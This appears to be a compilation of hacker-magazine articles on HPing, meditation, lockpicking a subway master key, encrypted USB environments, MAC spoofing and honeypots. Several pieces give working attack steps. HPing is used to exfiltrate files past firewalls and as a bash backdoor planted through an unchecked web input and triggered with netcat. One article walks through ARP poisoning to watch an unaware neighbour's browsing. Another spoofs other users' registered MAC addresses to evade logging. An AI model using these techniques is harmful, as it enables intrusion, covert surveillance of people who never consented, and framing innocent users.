Now that you know how to craft basic packets with HPing, you may start to wonder why you would use this for anything except port scans or security-related measures. Imagine that you

work for a managed service provider and that you need to monitor both system health and service health. You can incorporate HPing into your service health monitoring by setting up a basic script which will craft packets, send them to the service in question, deliver a payload if needed, and then report back to your management station whether or not the service is up, depending on the response received by HPing.

Advanced Features

One of HPing's nice features is the ability to transfer files across a "ping" session. I've only done this with text files, but I'm sure that someone out there knows how to successfully transfer a binary file like an image. Suppose you have a text file that you need to transfer, but all the normal file transfer options like FTP(S), SFTP/SCP, and HTTP(S) are blocked by a firewall; however, ICMP is allowed out. You can use HPing to transfer the file across ICMP. First you will have to set your target server to be in a listen state:

```
[root@doormouse ~]# hping2 localhost
➥ --listen signature --safe --icmp
Warning: Unable to guess
➥ the output interface
hping2 listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!
```

Now that we have someone listening, let's transfer the file from our source machine:

```
[root@doormouse temp]# hping2 localhost
--icmp
➥ -d 100 --sign signature
--file ./random.stuff
HPING localhost (lo 127.0.0.1): icmp
➥ mode set, 28 headers + 100 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
len=128 ip=127.0.0.1 ttl=64 id=12770 icmp_
seq=0
➥ rtt=0.3 ms
len=128 ip=127.0.0.1 ttl=64 id=12773 icmp_
seq=1
➥ rtt=0.1 ms
len=128 ip=127.0.0.1 ttl=64 id=12775 icmp_
seq=2
➥ rtt=0.2 ms
len=128 ip=127.0.0.1 ttl=64 id=12777 icmp_
seq=3
➥ rtt=0.2 ms
--- localhost hping statistic ---
4 packets tramitted, 4 packets
received, 0% packet loss
round-trip min/avg/max = 0.1/0.2/0.3 ms
```

The listening side will then show:

```
hping2 listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!
Line 1
Line 2
Line 3
Line 4
End of Important File
```

Looks like we managed to transfer our important file successfully! Most people won't sit and examine ICMP logs, so you may be able to evade any firewall or IPS in the way.

Let's examine the same scenario, except the location you are at only allows CUPS outbound and does deep packet inspection, so you can't re-bind your FTP or SFTP server to that port. I know this is far-fetched, but work with me on this one. You can transfer the file to your server over CUPS without interfering with the running CUPS server on the remote end:

```
[root@doormouse ~]# netstat -na
| grep LIST | grep 631
tcp        0      0 127.0.0.1:631
0.0.0.0:*                   LISTEN
[root@doormouse ~]# hping2 localhost
➥ --listen signature --safe -p 631
Warning: Unable to guess
the output interface
hping2 listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!
Line 1
Line 2
Line 3
Line 4
End of Important File
```

The command to send the file over TCP with no flags looks like this:

```
[root@doormouse temp]# hping2 localhost -p
631
➥ -d 100 --sign signature
--file ./random.stuff
HPING localhost (lo 127.0.0.1): NO FLAGS
are set,
➥ 40 headers + 100 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
len=40 ip=127.0.0.1 ttl=64 DF id=0
sport=631 ➥ flags=RA seq=0 win=0 rtt=0.0 ms
```

Keep in mind that files transferred this way are not encrypted. Although most people won't be inspecting packets that much, anyone snooping on the wire can grab your information.

You can also use HPing as a back door. Get the following command running on a remote host, possibly through an insecure website with an unchecked input variable: `hping2 -I eth0 --listen signature -p 80 | /bin/bash`. Then, use netcat to do something like this: `echo "signaturereboot;" | nc 333.444.555.666 80`. Anything after the word "signature" in the echo command will be processed by the `/bin/bash` to which HPing's output is being piped, and so the server reboots. Try this with your own machines: use `signaturetouch remote.touched.file;` to see that the listener will process what is being asked of it. You won't see anything on the console, but when you stop HPing and do a quick `ls`, you should now see a new file called `remote.touched.file` in the current directory.

Another use for this technique is as a "port knocker." If you don't want to leave your SSH daemon up and running all the time, set up HPing on your SSH server. Whenever you want to start your SSH daemon, use the command `signatureservice sshd start;`.

Conclusion

As you can see, HPing is a great tool for both basic and more advanced applications, and it can be used in a variety of different ways. It's excellent for helping people to learn how the IP stack works, especially the TCP flag settings, and it's great to use in or along with custom applications. The topics I've covered here in this article are just the beginning, and I strongly urge you to become familiar with this powerful tool.

Shouts: magikh0e, Ihab, Exial, JohnPNP and, of course, eXoDuS. (YNBABWARL!)

Meditation for Hackers: All-Point Techniques

by Sai Emrys
2600@saizai.com
AIM, #ca2600: saizai
GPG: 0xAFF1F292

My experience has been that meditation is a subject that frequently polarizes people: some believe credulously in all kinds of unsupported nonsense, while some reject everything wholesale in the name of skepticism.

However, meditation is a useful way to hack your mind state. Rather than just taking some guru's preferred version of one technique as the One True Way, you just have to get to know a variety of the techniques available, tweak them to work for your own world-view and symbol set, and understand what about them makes them actually work.

I've talked with a fair number of people about this, and one misconception that comes up often is that "meditation" exclusively means "sitting in a dark, quiet room in lotus position smelling incense and thinking about nothing." This is indeed one method of meditation, known as *mushin* or "empty mind." It is far from the only one, though, and it's not necessarily the best first approach for everyone, especially not for people used to multitasking, like most hackers.

Another misconception is that meditation is to be treated as something that you do only in special short periods of time. This implies that most of the time you are not in a meditative mind state, but the whole point of meditation is to change your everyday life.

There certainly is a place for separate, focused meditation, but here is one class of methods I call "all-point" techniques. What makes this class of methods work is the combination of a very rich environment and the strategy of not concentrating overly on any particular piece of it. These methods are particularly well-suited to beginning one's meditation experience and to easy, everyday practice.

1. "Soft eyes"

This is a relatively common technique in martial arts.

Instead of focusing on the eyes or hands of the person you are talking with (or trying to disarm), aim your eyes towards the neck area and keep a soft focus, both mentally and literally.

A good way to check this technique is to ask yourself a series of questions:

- Where is their right hand and what are they holding?
- What is in their pockets? (Pants, chest, under-arm holster, buttocks...)
- How tense are the muscles around and above their eyes? Shoulders? Neck?
- How fast are they breathing?
- How are they about to move?
- Who and what is nearby? Where is the nearest exit?

The way to tell whether you're doing this right is to see if you can answer all of these questions with only minimal, if any, movement of your eyes and attention; you should be able to see all of it simultaneously.

This is not an exclusively martial technique, though it's certainly useful for that; try just doing it with everyone you see.

The point is to be able to notice as much as possible, without telegraphing what you are looking at and without having your attention exclusively focused on one thing. Magicians and fighters both like it when they can use misdirection to make you not notice things which are within your sight.

2. *Really* enjoying nature

Go somewhere you'll find beautiful. I'll use hills as an example since that's what I most enjoy, but anything vibrant will work.

Normally, when most people go to

"enjoy nature," they either barely notice it at all because they're distracted by equipment, their latest argument, planning the next day's work, etc.; they notice one spotlighted bit at a time; or they notice only a very vague ambiance.

Instead, try to individually see everything in detail.

An easy way to do this is to start by limiting your attention to two things; for example, feeling wind on your skin and seeing the clouds move. See as much detail as you can in those two things. Then add a third, such as the feel of sunlight or the movement of a patch of grass nearby.

The key lies in adding more things to your attention simultaneously without losing detail in the previously perceived ones. This can very quickly become overwhelming; the amount of information in any natural scene is extremely dense. Even a small patch of grass will have enough movement and detail in it to swamp your multithreading.

Fortunately, this is a learnable skill. With practice, you'll find that your effective threadcount and buffer size go up.

As a nice bonus, the more you can really notice, the more enjoyable it is.

3. Individuals in crowds

What did you notice the last time you walked down the street?

It's interesting that the amount you relate to people as individuals tends to be inversely related to the number of people present. Crowds gain a separate character of their own: it's easier to simply interpret them as a mass. This is also true in reverse; being a member of a crowd makes one less apt to empathize with others as individuals. Look up the case of Kitty Genovese for one sad example.

Next time you are out, try to notice faces, body posture, and the distances people stand from each other, rather than glazing over. Don't attach too much to each personal drama; just notice, recognize, and keep moving.

The goal for this is to increase the scope of things which you can take in consciously, making a "mere" walk down the street a somewhat more alive experience. For more on recognizing facial emotions, I highly recommend the work of Paul Ekman, and for more on the significance of proximity in human interaction, I recommend *The Hidden Dimension* and *The Silent Language*, both by Edward T. Hall.

Conclusion

There are many other situations in which you can practice this "all-point" technique: while playing RTSs and other games with lots of things happening at once; while listening to complex multi-part music such as Rachmaninoff, Bach, or Godspeed You! Black Emperor; while noticing all the background sounds wherever you are, including computer fans, hard drive clicks, traffic, your own breathing, radios, neighbors, and so on; or while experiencing any environment.

The purpose of this class of techniques is to learn to be able to deal with highly multithreaded, content-rich, real-time situations in a serene manner, so you can not only experience as much of these situations as possible but also do so without being overwhelmed. This is a lot like the eventual purpose of traditional empty-mind meditation; it's just a different approach. I've given just a few of doing this. It's up to you to figure out one that'll be effective for you in your daily life. The more that you can integrate this way of interacting with the world as a daily habit, the more effective it'll be at shifting your baseline mind state.

If you have any feedback on this or are interested in seeing more, please contact me. I'm working on a book tentatively entitled *A Hacker's Guide to Meditation: Practical Recipes Without the Dogma*, which aims to be a complete guide to all known classes of effective mediation techniques—of which this article discusses just one—from a pragmatic, open-source perspective. This includes techniques traditionally taught as meditation, psychotherapy, and more. If you find this useful, or if you have a technique or variant I might not have heard of, I'd like to know.

Happy mind-hacking!

Sai Emrys is a recent graduate of UC Berkeley in cognitive science, looking to do doctoral work in the neuroscience of empathy. Other interests include running the Language Creation Conference (`conlangs.berkeley.edu`*), interpreting music in American Sign Language (YouTube saizai), coding in Ruby on Rails, and consulting on international business.*

FUN WITH NETWORK FRIENDS

by Uriah C.

I enjoy leaving my wireless access point available for others to connect to and use the Internet. There is one catch, however: I get to play and monitor the traffic whenever I want to. In this article, I will describe a pastime that is fun and revealing of your neighbors.

I recently found a new host on my network to play with. New friends are fun! I frequently use EtherApe to quickly monitor my network traffic, and I found a new computer name on my network. Knowing that this person was on my network, I fired up nmap to do a quick ping sweep to confirm my new friend. My new friend's computer name was her real name, and I could see that she had the IP address of 192.168.1.104. The family computer was on 192.168.1.103, my laptop was on 192.168.1.101, and the access point was on 192.168.1.1.

Since I had a new friend to play with, I decided to view the traffic that was going through. Of course I could do that with EtherApe, but I wanted more then just IP addresses and URLs. Besides, I was itching to use the program webspy for a little bit.

Before I go into the fun too much, let me explain what webspy is. Webspy is a program that is part of Doug Song's dsniff suite. These tools are designed to penetration test your network, and, in my case, have fun with those on my network. I must stress that this should only be done on your own network or on one that you have been given permission to preform such tests. Now that the legal stuff is out of the way, let's get on with the fun.

The first thing I have to do is to ARP poison the host and the gateway. This way, the traffic will be routed to my computer. This is done by opening two terminal windows.

In the first terminal, type:

```
# arpspoof -i eth1 -t
➥ 192.168.1.1 192.168.1.104
```

In the second terminal, type:

```
# arpspoof -i eth1 -t
➥ 192.168.1.104 192.168.1.1
```

Then, I need to make sure that I am forwarding traffic to the proper locations, so I use fragrouter. In a third terminal, type:

```
# fragrouter -i eth1 -B1
```

Now let's see what this does. The first `arpspoof` command sends forged arp information over the interface (`-i`) `eth1` to the target (`-t`) 192.168.1.1 that my computer is 192.168.1.104, while the second terminal tells the target 192.168.1.104 that my computer is 192.168.1.1. Meanwhile, fragrouter sends the broadcast address (`-B1`) all traffic that has come in, so there is no interruption of service.

Now, it's time for the last few steps. I need to run webspy and open a browser. Then, I can have the fun of seeing whatever someone else sees. So, I would open up two more terminals. In the fourth terminal, type:

```
# webspy -i eth1 192.168.1.104
```

And, finally, in the fifth terminal, type:

```
# firefox &
```

Now, Firefox opens up, and I get to see the websites that my new friend opens up in real time. I've only seen one problem: if an ad pops up on a separate page from the rest of a website, it'll be shown separately from the rest of the original site. So, if my friend goes to MySpace, then I see MySpace, but it quickly flashes over to show just the ad without the rest of the site. I have my browser set to open these ads in different tabs, so I can see the page and the ad.

You never know what kind of sites others may visit, so you should do this with discretion—especially if the kids are running around the house and the material coming up is questionable.

Hacking: A Graffiti Writer's Perspective

by sc0ut64
sc0ut64@yahoo.ca

I find that one of my longest-running fascinations, computer hacking, has a lot to do with my greatest passion and hobby, graffiti art. These are two very controversial subjects, and discussing them can usually generate a great response, depending on who you ask. This is not a how-to article by any means, but rather a way to shed some light on the similarities between two of my favorite pastimes. But I'll still include the standard disclaimer that getting caught participating in either of these activities might get you in trouble.

The first thing I can find these two subjects have in common is the reaction that you get when you tell someone that you do one or the other. If you tell someone you're a computer hacker, you can usually expect confused or wary looks. People assume that you've done shady things before, and they approach conversation choosing their words carefully, assuming that you might take some of the information and use it against them. They might not be aware that the hacking you do might be completely legal. You might be a pen tester for a security firm, or you just might like running wargames on your network with your friends. It depends on your definition of a hacker.

Similarly, when you tell someone that you're a graffiti artist, some people automatically assume that you're a vandal. They think you're one of those stereotypical guys who tags up convenience stores at night, or that you're one of the people who vandalized all those New York City trains years ago. They might think that your bedroom is a mess and that all your schoolbooks are scribbled on. They may not realize that there are plenty of legal areas to tag up and that what you do falls completely within the law, or that you might be a graphic design student whose style is completely digital. It depends on your definition of graffiti.

Another similarity between these two areas is legality. Graffiti writing really came into popularity in the 70s and 80s in New York City. Yes, it caused all kinds of chaos, and many people were penalized once the city implemented graffiti laws. Like many great things, because it was new and brought change, people didn't like it. Likewise, when hacking started becoming extremely popular, there were no laws or governing bodies to regulate what went on. With these two cultures and many others, once the government felt things got a little too out of control, they stepped in and "supervised." There are a number of other similarities between the two fields:

- Some ways of participating in these activities are illegal and carry penalties of various kinds.
- You need permission for participation to be legal. You can't just 0wn your friend's b0x any more than you can tag up his room; you need to have an OK from him first.
- There are contests. These are great for intellectual stimulation, learning, meeting new people, and challenging yourself.
- There are a lot of graffiti-based themes in computer hacking and in video games. Clan tags and sigs have gotten very, very cool.
- Depending on who you ask, both can be considered either vandalism and crime or art and expression.
- An interest in either field can lead to a great career.
- Sometimes, both practices involve going places you're not supposed to go.
- Sometimes, you have to come back to the same places to finish what you started.

There are more similarities, but you get the idea. Graffiti and hacking have evolved into distinct cultures; just like every culture, you have good people and bad people. People come and go, but the culture survives. Legal or not, these activities will still go on. The question still remains: how will you represent your culture?

Shouts: Adict, Kiwi,
www.worldwideblackbookproject.com

Hacker Perspective

Barry Wels

The story below is my youth confession. In a way I am a little reluctant to tell it, but since it is a story over 20 years old... I just hope you will see it in its rightful perspective.

Normally when people ask where my interest in locks and lockpicking comes from, my answer is that I became fascinated watching James Bond movies as a kid, wondering if locks really could be opened that simply. Now that in itself is a true statement. But the one thing that really seriously motivated me, and made me put a lot of creative energy into locks and circumventing some security features, was something else....

As long as I can remember, I was interested in locks and ways of opening them. And as a kid, I was eager to learn all the "tricks from the street" to open bicycle locks, often using simple tools like filed down scissors or other flat and thin pieces of metal. Still, I can honestly say I never stole a bike in my life. But I just had to know and test the tricks on how to open these locks. The real challenge came at around age 17. A friend of mine, who was a graffiti artist, had access to a very special key: a master key to the Amsterdam subway.

This highly restricted key would open any door in the entire Amsterdam subway system. This included the nuclear shelters that are deep underneath some of the stations. In particular, the entrance to the nuclear shelters was rather spectacular.

The best way to get into the shelters was to take the elevator that would normally bring you from street level to the subway platform. The only difference is that instead of pushing the elevator buttons you would insert the key in the keyhole just below the buttons and turn it. Now the elevator would not stop at the platform level but instead would go much deeper until reaching the shelters. I must say it was quite a thrill going deeper underground than most people knew was possible - not to mention the spooky atmosphere in the shelter. Deep below the subway station were hundreds of packaged bunk beds and many weird machines and other interesting things. Needless to say this master key had a magical attraction to me. I just had to get a copy of it! And even though my friend told me he had already tried to get it copied and had concluded that it was truly impossible, I knew I could do it.

I quickly learned that even though the key looked like a standard key, it had several copy protection features. And instead of the standard five pins, this one had seven. The key profile was highly restricted, meaning only the factory had blank keys for it. Besides the blanks not being available, the key also had two "wings" or "ribs" that operated pins on the left and right side of the lock. For its time, this was one of the best high security locks on the market and its keys were known to offer the highest degree of copy protection.

But determined and challenged as I was to somehow get a copy, I decided to compile a list of locksmiths from the Yellow Pages and pay them all a visit to see if they could copy the key. After all, locksmiths are the people with knowledge on copying keys, and it must be possible to find one that could do it? Unfortunately, most visits did not last long. In general, the locksmiths all looked at me real funny when showing them the key. Some of them took the effort to explain that they simply did not have a blank key for it, while others just said "no" and pointed me to the door. Instead of giving up, I learned a little from each visit and was able to ask more to-the-point ques-

tions at my next visit.

Finally, after at least 20 visits, I found a locksmith that did not send me off straight away. This locksmith was very curious about what the key was for and I decided to be open with him. So I started explaining that I had no criminal intent with this key. If I had, I would have used it right away and not bothered to copy it. And I told him it was the top master key for the Amsterdam subway. I explained to him that by now I had become sort of obsessed to copy this "uncopyable key" and that I was determined and would succeed one way or another. After all, technically it is just an odd-shaped piece of metal.

After thinking it over, he said he could help me a little bit. He studied the key for quite some time and started comparing it with some blanks from his racks. In a few minutes he came up with a blank key that more or less had the same profile as the master key, except it did not have wings. And he made it very clear that he would not help me with the wings; I was on my own for that part. The blank he found was a little fatter than the original, meaning it had more material on it than the master key and would not yet fit the lock. The locksmith advised me to get a fine file and try to file or grind away some of the metal in strategic places until it was slim enough to fit the target lock. He made me three keys and was kind enough to already copy the normal seven cuts of the master key on them. I was now getting somewhere!

At home I studied both the original and the "fat" copy for a long time and determined three positions where I would have to remove material from the copy. After spending 30 minutes with my file, I ended up with a relatively thin key that I figured would fit the subway locks.

The next day I went to the subway to give it a try, and somewhere in a dark corner I inserted the key into one of the many maintenance locks. These locks normally just cover power outlets used by cleaners or workers and sometimes are not used much at all. To my surprise the key entered smoothly and... turned!

However, this euphoric moment did not last long. As I turned the key 90 degrees, the lock stopped and the key got stuck! No matter how I tried, I could not turn the key left or right, nor get it out of the lock. I panicked and came close to the point of breaking off the head of the key and just going home. But after I calmed down a little and started to analyze the problem, I came to the conclusion that the missing side wing(s) was probably the reason for the lock jamming. So I started looking around for something thin to poke the side channel of the lock. I ended up with a bent paper clip (or was it a needle?) that, to my great relief, allowed the lock to turn back to the original position where I was then able to take the key out again. Phewwwww.

Back home I tried to think of a way to somehow create wings on the key. I tried to solder them on using a soldering iron. One of the first problems was that if I soldered a wing on one side, it would come loose when trying to solder one to the other side. The second problem was that the lead was not strong enough to keep support the thin small wings even when I managed to solder them on correctly. The key simply was too fragile and not usable this way. So I had to think of something else.

I had some good contacts with an optic shop, and one of the opticians showed me how they repaired broken metal frames. They used a technique called hard soldering. With hard soldering you use a gas flame to heat the object and solder the parts together using thin silver or gold sticks. When done properly, you do not even notice the frame has been repaired. I realized I had to learn and master this hard soldering technique, and I asked if they could teach me. It took me some time, but finally I managed to master the hard soldering technique. And I was finally ready to solder wings on my key....

Still, I had the same problem as with lead solder. If one rib was fixed, it came loose when I tried to solder the other side. The solution was to use two different kinds of soldering material. One type would melt at a high temperature, the other at a low(er) temperature. My first experiments were soldering one rib using silver through the hard solder method (high melting point) while for the other

rib I used a soldering iron and lead-based solder (low melting point). Later I mastered the hard solder technique even better so I could solder one side of the key with silver solder (high melting point) and the other side using gold solder that had a slightly lower melting point.

And now, two years after seeing the subway key for the first time, I was ready for the final test. I went back to the same dark corner of the subway system and tried my key. And it worked like a charm. I could not have been happier.

Truth is I never used it much. For me the challenge was to copy the key. But some of my friends had great fun with it. In the early 90s we were known as the unofficial tour guides of the Amsterdam underground, proudly showing all our (international) friends the Amsterdam nuclear shelters.

But the story continues....

After some exploring, my friends told me they found a few doors deep inside the system that this master key could not open. It could enter the lock, but not turn. This was a new challenge.

At about the same time we met a group of artists who were officially allowed to give an art performance inside the subway system. They had been given a very low priority key that could only open two doors in the entire subway system. And even though we could already open these doors with our own master key, I was still eager to examine this low priority key. Comparing the two keys I found they were almost identical. On just two out of seven positions the keys differed. I did not expect much of it, but decided to combine both keys and cut the remaining two combinations. To clarify this: if you have two different values in a key system, you can make four keys. Let's say the master key had a cut depth 2 and 3 on the positions that differed. And let's say the low priority key had a cut 4 and 5. The remaining two combinations would be a key cut to 2 and 5, and one cut to 4 and 3. To this day I still don't know why I cut these extra keys. I guess I was just curious. And I did not have high hopes it would open anything more then the locks we could already open. So I never bothered to solder wings on these two experimental keys. I just added them to my key ring.


The next time I was present at one of the underground tours, we ended up at the doors we could not open. Only then I remembered the experimental keys I made, and gave them a try. And guess what? One of them worked! Now *that* was a truly euphoric moment! And I immediately realized I had better not try to fully rotate the key as it did not have wings yet. So after turning it ten degrees, I went back to the original position and removed it from the lock.

I soldered on wings the same day and found that the key worked really well. (As to be expected behind the door there were just some more maze tunnels and some high voltage equipment you do not want kids playing around in.) We called it the "super master key" as we never found a lock it could not open in the entire Amsterdam subway system. And it took some time to realize what I had achieved. I made a copy of an uncopyable super master key, of which I had never seen the original key. I was root at the subway system, and it earned me my nickname "The Key."

Now there is a reason for this confession. First of all, I just turned 40, and figured an over-20-year-old story could be told by now. The second reason is to show you that no matter how sophisticated a mechanical lock is, it can always be bypassed by a determined attacker. And the final reason is that it's a nice introduction to my presentation at The Last HOPE conference. The title of the presentation will be "Methods of Copying High Security Keys." And it will cover many more modern techniques than this 20-year-old story.

I hope to see you there, and urge you to bring your uncopyable mechanical keys for us to evaluate.

Barry Wels is president and founder of Toool, The Open Organisation Of Lockpickers. Toool's expertise, integrity, and publications are well received in the lock industry, and Toool is often requested to do tests for lock manufacturers and organizations such as Dutch Consumer Reports. He runs a weblog at http://www.toool.nl/blackbag.



by Aaron

Using TrueCrypt along with DamnSmall-Linux (DSL), it is possible to create a portable encrypted GNU/Linux work environment which you can take with you from PC to PC. As I have lost a number of USB drives, I find that having the data on them be encrypted by default provides some piece of mind.

The basic concept here is to use TrueCrypt to encrypt the majority of a USB drive. Inside the encrypted volume will be DSL along with QEMU, which allows the Linux installation to be run on a Microsoft Windows machine.

Steps

1. Install TrueCrypt on your PC. You can run TrueCrypt without installing it; this is called "traveler mode." For the purposes of this example, though, it is assumed that TrueCrypt is installed locally on your PC. Download TrueCrypt from `http://www.truecrypt.com`; then, extract and run the `setup.exe` program.

2. Make a TrueCrypt volume on the USB drive. Insert the USB drive and wait for the system to recognize it. For this step, we are going to create an encrypted volume. In TrueCrypt, select "Volumes→Create New Volume", which will fire up the Volume Creation wizard. Select "Create a standard TrueCrypt volume," and hit next. Select "File" and create a file on the USB drive. Take the defaults for Encryption Algorithm and Hash Algorithm, and hit next. In the next dialog box, set the size of the volume; typically you can choose an amount equal to size of the drive, subtracting 20 megabytes for the TrueCrypt traveler volume. It will then ask you for a volume password; be sure to remember this or you will never be able to access this volume again. Enter the password, and hit next. It will then begin to format the volume. After this, you will have an encrypted volume on your USB device.

3. Install TrueCrypt Traveler mode on the USB device. The next step is to install TrueCrypt Traveler mode on the drive. To do this, go to "Tools→Traveler Disk Setup" in the TrueCrypt program. This will take you to a setup screen. Select the drive letter for the USB drive. Select "Auto-mount TrueCrypt volume (specified below)" from the AutoRun configuration section. Then, select the encrypted volume in the "TrueCrypt volume to mount" section. Then, hit "Create."

4. Test the TrueCrypt volume. Safely remove the drive and reinsert it. You should get the TrueCrypt prompt asking for the volume's password. After that, the drive should be mounted as the next available drive letter. If this works, we should be ready for the next step.

5. Install DSL on the encrypted volume. Download dsl-embedded from the DamnSmallLinux website, `http://www.damnsmalllinux.org`. Unzip the contents to the encrypted volume.

6. Create a hard drive Image for DSL. Follow the directions in the readme file included with dsl-embedded to "Create a QEMU Virtual Hard Disk and use the dsl-vhd.bat file." Fortunately, this only has to be done once per USB drive.

7. Test the DSL configuration. Safely remove the drive and reinsert it. You should get the TrueCrypt prompt asking for your password. After you enter that, an explorer window should pop up. Select dsl-vhd.bat, and you should be off and running.

Caveats

TrueCrypt running in Traveler mode will leave behind evidence on the PC that it has been run and that a volume has been mounted.

TrueCrypt running in Traveler mode requires administrator privileges to be able to mount drives. This is a limitation in the way Microsoft Windows handles devices. If you install TrueCrypt on the system, then you can set it up so it doesn't need administrator rights to run.

Cleanly shutting down the DSL environment is a good idea. Not shutting it down correctly can lead to file corruption problems in the additional save space.

If you want to save anything, you have to save it to the `/mnt/hdb` directory. You will need to be root to be able to save data here. To change this, open a root shell by choosing "XShells→Root Access→Dark" and typing `chmod 0777 /mnt/hdb` into the window that pops up. After that, you will be able to save documents to the `/mnt/hdb` filesystem and have them preserved between boots.

Options

Note that the method presented here is merely one way to build a portable encrypted environment.

FreeOTFE can be used in place of TrueCrypt. One of the advantages of FreeOTFE over TrueCrypt is that Linux can use `dm-crypt` to read FreeOTFE volumes, instead of installing TrueCrypt on a Linux box.

Another distribution of Linux can be substituted for DSL. For example, nUbuntu can be used to create a portable security toolkit, or Knoppix can provide a more fully featured Linux distribution. Using Bart's PE, it is even possible to create a version of this project which runs Microsoft Windows instead of Linux.

You can use an SD card, a memory stick, or a portable hard drive instead of a USB drive to hold the environment. Many systems now come with SD card readers, and some currently don't disable them. A first-generation Apple iPod shuffle makes a wonderful way to carry the environment around with you.

TrueCrypt has many additional options, such as hidden volumes and stronger encryption algorithms. Visit the TrueCrypt website for more information.

DSL has optional packages, such as tor, which can be used to create a more secure browsing environment.

Links

DamnSmallLinux (DSL):
`http://www.damnsmalllinux.org`
TrueCrypt: `http://www.truecrypt.org`
QEMU: `http://www.qemu.org`

MAC ADDRESS CHANGER

by Plasticman

As a college student, a hacker, and an all around semi-paranoid person, I recently became obsessed with protecting my personal privacy and security. At my university, whenever a user connects a new computer to the network, they must log in with their Unique ID. After this login procedure, the MAC address of the user's network device is registered with the network under their name. Now, as a sysop, I fully understand the necessity and benefits of this sort of registration procedure. However, as I also enjoy my privacy, I would prefer that nobody has the ability to see what I am doing on any network.

The key to being able to get around this type of logging is noticing how the network devices are associated with users: the MAC address. Changing your MAC address is a simple task on any system, but the problem is that you have to re-register yourself whenever you change it, putting you back at square one. So, in order to maintain our privacy, we must build a list of MAC addresses that are already registered on the network under different users. The tool I used for this was nmap, which is a free open-source port scanner available for both Unix and Windows systems. I won't go into the details on how to use nmap; instead, you can look at `www.nmap-tutorial.com`, which is a great resource about proper use of this tool.

After I built my list of MAC addresses, I wrote a bash script which will shut down my network device, pick a new MAC address at random out of that list, assign it to my network device, and start it back up. The script also has the ability manually to assign a MAC address, and to restore my original MAC address as well. The purpose of this script was for me to conceal my own network uses; as with all things, though, there are both good and evil uses. I do not condone the use of this script in illegal activities, as it could potentially get an innocent person in a lot of trouble. The script is available from the *2600* code repository.

Capturing Botnet Malware Using a Honeypot

by L0j1k
l0j1k@l0j1k.net

I'm going to show you how to set up a honeypot to capture malware, but first a few ground rules. This article is not to be interpreted as a how-to about creating or hijacking botnets. This article is also not to be interpreted as anything but a bit of information. As such, I can't be held liable for how you use the information. If you don't know about botnets, do a simple search on Wikipedia. That should get you started. I have changed the names of IRC channels, nicks, and forums, as well as the IP addresses for IRC servers, as they aren't needed to show the methodology. Please keep in mind that people make mistakes; I am not perfect. Also, there are five hundred million ways or more to do the things described in this article; this is just one of them. DDoSing my site won't make your bots better. If you see me online, say hi. On to the article.

In a perfect world, you would have a connection to the internet that isn't through a carefully supervised network, and most lenient commercial ISPs offer this kind of connection. You are pretty much out of luck on military bases and in most hotels, but you never know! There are a number of arguments for using either a physical machine or a virtual host for your honeypot. For example, it's possible for software to detect the use of virtualization environments like VMware. Some botnets may be programmed not to infect a host on a virtual machine. Also, cross-contamination to your physical machine could occur. However, using a virtual machine allows you to restore your honeypot to a pristine install with a simple click of the mouse. This article is written to be independent of the choice you make in this regard. Whichever route you go, be prepared for the possibility that all the data on the machine hosting the honeypot and on any other machine on the same network will get hosed by some retarded exploit.

You will need a few things before you begin. Search on Google or simply use similar utilities with which you are more familiar. First, Win2k or WinXP, Service Pack one. We're talking virgin Microsoft software here. Your goal is maximum vulnerabilities. Second, a packet sniffer you are familiar with. Most sane people use Wireshark, but there are many others out there. A good project would be to write your own! Third, the evaluation version of DiamondCS Port Explorer. This shows you which processes are tied to which ports and which ports are sending and receiving data. Fourth, Process Explorer by Sysinternals/Microsoft. This is like task manager on steroids. Fifth, UltraVNC server or another VNC server that you are familiar with. This isn't necessary but will speed up the infection of your honeypot by botware. And, finally, a blank notepad window on another machine, or go oldschool and use a pen and paper.

It should be noted that while your machine will be infected regardless, it would be wise to make your honeypot looked “lived-in.” Most script kiddies will infect any machine they can, but the more savvy bot herders will avoid a machine that looks like an obvious honeypot. Your default Windows 2000 Advanced Server installation with the sickly blue desktop won't get nearly the attention that Grandma's home computer would. Set a different desktop image, and add a few spreadsheets on the desktop listing “account information” or recipes. Perhaps you also want to have a text file or two with notes from fake company meetings or pictures of the grandkids. The ideal target for bot herders is a lonely, always-on, corporate workstation that is in use by multiple people. Think of a print server or the guest machine at the end of the hallway. Accountability on these types of machines is almost always at a minimum and their tubes to the intarweb are usually huge, which is exactly what the bot herder wants. If you don't have a fat pipe, make your honeypot look like something your grandparents use to send pictures and email to friends and family. Dust off those social engineering skills!

Next, unplug the network cable to your honeypot. This is the only way to be completely certain that you are not on the network. Install your Windows OS with default settings, and write these settings down in your notepad. This makes it easier to manage things: trust me. Change your Administrator password to “password.” Install any drivers that you need to operate your hardware. Install Wireshark, Process Explorer, Port Explorer, and UltraVNC Server. Change the password for UltraVNC Server to “password.” If you are running a server version of the OS, change your passwords for FTP and IIS to “password” as well. Disable the Messenger Service. This is not required,

but it reduces annoying popup boxes begging you to install malware. Reboot. Log in to your honeypot and start Wireshark. It's always nice to have it update the window in real time, so check that box. Also start Process Explorer and Port Explorer. Now, plug your network cable in. If you have a hardware firewall or router such as that blue Linksys box by your cable modem, you need to log in to it and configure a DMZ with the IP address of your honeypot. This will tell your router to expose the honeypot to the network, sans router protection.

